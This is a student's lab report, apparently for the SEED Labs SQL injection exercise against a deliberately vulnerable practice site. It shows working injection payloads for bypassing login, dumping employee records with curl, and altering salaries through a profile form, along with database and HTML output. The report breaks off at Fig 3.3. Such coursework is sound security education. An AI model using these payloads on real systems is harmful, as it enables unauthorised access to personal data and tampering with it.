HW 5: SQL Injection Attacks

Purpose


The purpose of this lab is to get familiar with exploiting SQL vulnerabilities through web pages that use a SQL database to keep track of employee information. Throughout this lab, one practices how to inject SQL statements into user input boxes in order to manipulate or see data in the database. This is a popular attack that targets websites with poor safety countermeasures implemented for making calls to the database or allows text entered to be more than just input values when connecting to the backend database.

Tasks

Task 1

After correctly setting up the docker containers that host the database and website, I was able to successfully access the database. Before these commands, I had to move the database initialization files into the correct spot in the container in order to correctly load and see the tables in 'sqllab_users'. After correctly loading the database, I was able to type a SQL command to show all the information for Alice. *Fig 1.1* shows a picture of the command being entered and the result of executing it.

Fig 1.1




```
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe047
0fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+---------------------------------
---------+
1 row in set (0.00 sec)

mysql>
mysql> show tables;
+-----------------------+
| Tables_in_sqllab_users |
+-----------------------+
| credential             |
+-----------------------+
1 row in set (0.01 sec)

mysql> SELECT * FROM credential WHERE Name="Alice";
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+---------------------------------
---------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password
         |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+---------------------------------
---------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe047
0fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+---------------------------------
---------+
1 row in set (0.00 sec)

mysql> 
```

Task 2.1

This task required one to go to the unsafe website, seed-server.com, and exploit the SQL Injection vulnerability by logging into the website without knowing the passwords for any of the employees. Looking through notes and the textbook, I discovered how to exploit this vulnerability. By typing M' OR '1=1 into the username field, one can successfully log in. This is because the conditional 1=1 will always be true, making the username true and the password an option to return information instead of a requirement. Since I knew the username of the employee's data I wanted to see, I typed admin' OR '1=1 into the username field. *Fig 2.1* shows what was typed into the username and *fig 2.2* illustrates that the SQL injection attack worked. This attack can be dangerous because it allows an attacker access to sensitive information they weren't supposed to have access to.

Fig 2.1



SQLi Lab

www.seed-server.com/html/index.html

SEEDLabs

Employee Profile Login

USERNAME

admin' OR '1=1


PASSWORD

Password

Login

Copyright © SEED LABs

Fig 2.2



SQLi Lab

www.seed-server.com/html/unsafe_home.php?userna

SEEDLabs

- Home (current)
- Edit Profile

Logout

User Details


Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

Task 2.2


Task 2.2 is similar to task 2.1 but is done from the command line. For websites that use PHP, the input is generally any information after '?' in the URL. By the lab providing this and what a single quote or space is encoded to, I was able to successfully generate a webpage that shows the employee data located in 'credential'. This is the same information I got from Task 2.1. Since hacks typically happen from a command prompt, this is useful because it gives an attacker access to the html file where some internal commands were called to create the table or other visuals in the actual website. *Fig 2.3* shows what I entered into the command line, and *fig 2.4* shows the HTML page it created. In order to prove the usability of such an attack, I entered the same command but saved the HTML page to a file. After saving it I opened the file and was able to retrieve the same page I got in *fig 2.2.* This result is verified in *fig 2.5*.

Fig 2.3




```
[04/22/21]seed@VM:~/.../Labsetup_5$ curl 'www.seed-server.com/html/unsafe_home.php?username=admin%27%20OR%20%271=1&Passwor
d='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit p
rofile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have
 any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->
```

Fig 2.4



```
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SE
EDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-li
nk' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' hr
ef='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav
-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h
1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th
 scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickn
ame</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th s
cope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></
td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td
><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><
td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>3219352
5</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3
</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>4
00000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
```

Fig 2.5



SQLi Lab | SQLi Lab

file:///home/seed/Desktop/Labsetup_5/op.html

SEEDLabs

- Home (current)
- Edit Profile

Logout

User Details


Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

Task 2.3

In this task, I attempted to execute an UPDATE command after the SELECT command through the username field. Before executing this on the website, I practiced running this command on the MySQL database to make sure I used the correct syntax when I performed the actual SQL injection. Although MySQL allows different forms of comments, I found '#' to be the most useful. *Fig 2.6* illustrates the result of entering this command and the error it displayed. Within the error, you can see what I entered into the username field. Despite entering the values correctly into the field (and it working in the actual backend database), I still failed to update a user's name. Although this worked directly in the database, the PHP page uses the function mysql_query. With some research from the textbook, I learned this function performs the actual command to the backend database and has a built-in mechanism that prohibits the user from submitting multiple requests at once. Because of this, the SQL injection of appending a new SQL statement to the original one will fail.

Fig 2.6



SQLi Lab


www.seed-server.com/html/unsafe_home.p

SEEDLabs

```
There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'UPDATE credential SET Nickname='Bryan' WHERE name='alice';#' and Password='da39a' at line 3]\n
```

Task 3.1
For this task, I logged in correctly for Alice (through the SQL injection attack, alice' #). From this, I navigated to the 'update profile' page and performed a SQL injection to update Alice's salary. Although this shouldn't be able to happen, I succeeded in changing only her salary by performing the SQL injection statement in *fig 3.1.* Similar to logging, the '#' symbol is used to bypass needing the correct password in order to update the profile. Because changing the salary wouldn't print to the website after hitting 'submit', I included a picture of the updated database (*fig 3.2)*. From this, you can see that the database in the backend was updated to a new salary of 45000 when it was originally 10000. I also updated the phone number to prove that can be done too.

Fig 3.1




Alice's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	123456', salary='45000' #
Password	Password

Copyright © SEED LABs


Fig 3.2


seed@VM: ~/.../Labsetup_5
seed@VM: ~/.../Labsetup_5
seed@VM: ~/.../Labsetup_5

```
mysql> mysql> SELECT * FROM credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------
-+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password
 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------
-+
|  1 | Alice | 10000 |  45000 | 9/20  | 10211002 | 123456      |         |       |          | abe2c73b9e9b427b9402cd43308c010ef53d8871
 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4
 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef
 |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af
 |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58
 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0
 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------
-+
6 rows in set (0.00 sec)
```

Task 3.2
Task 3.2 is similar to task 3.1, but updates a different user's salary instead of the just the user's. Because of how the UPDATE statement is called, I changed the WHERE part of the command. By inserting WHERE 'name=Boby' after writing the new salary, I use '#' to comment out the other WHERE statement originally generated from the php page. *Fig 3.3* visualizes this technique and *fig 3.4* shows the updated database.

Fig 3.3



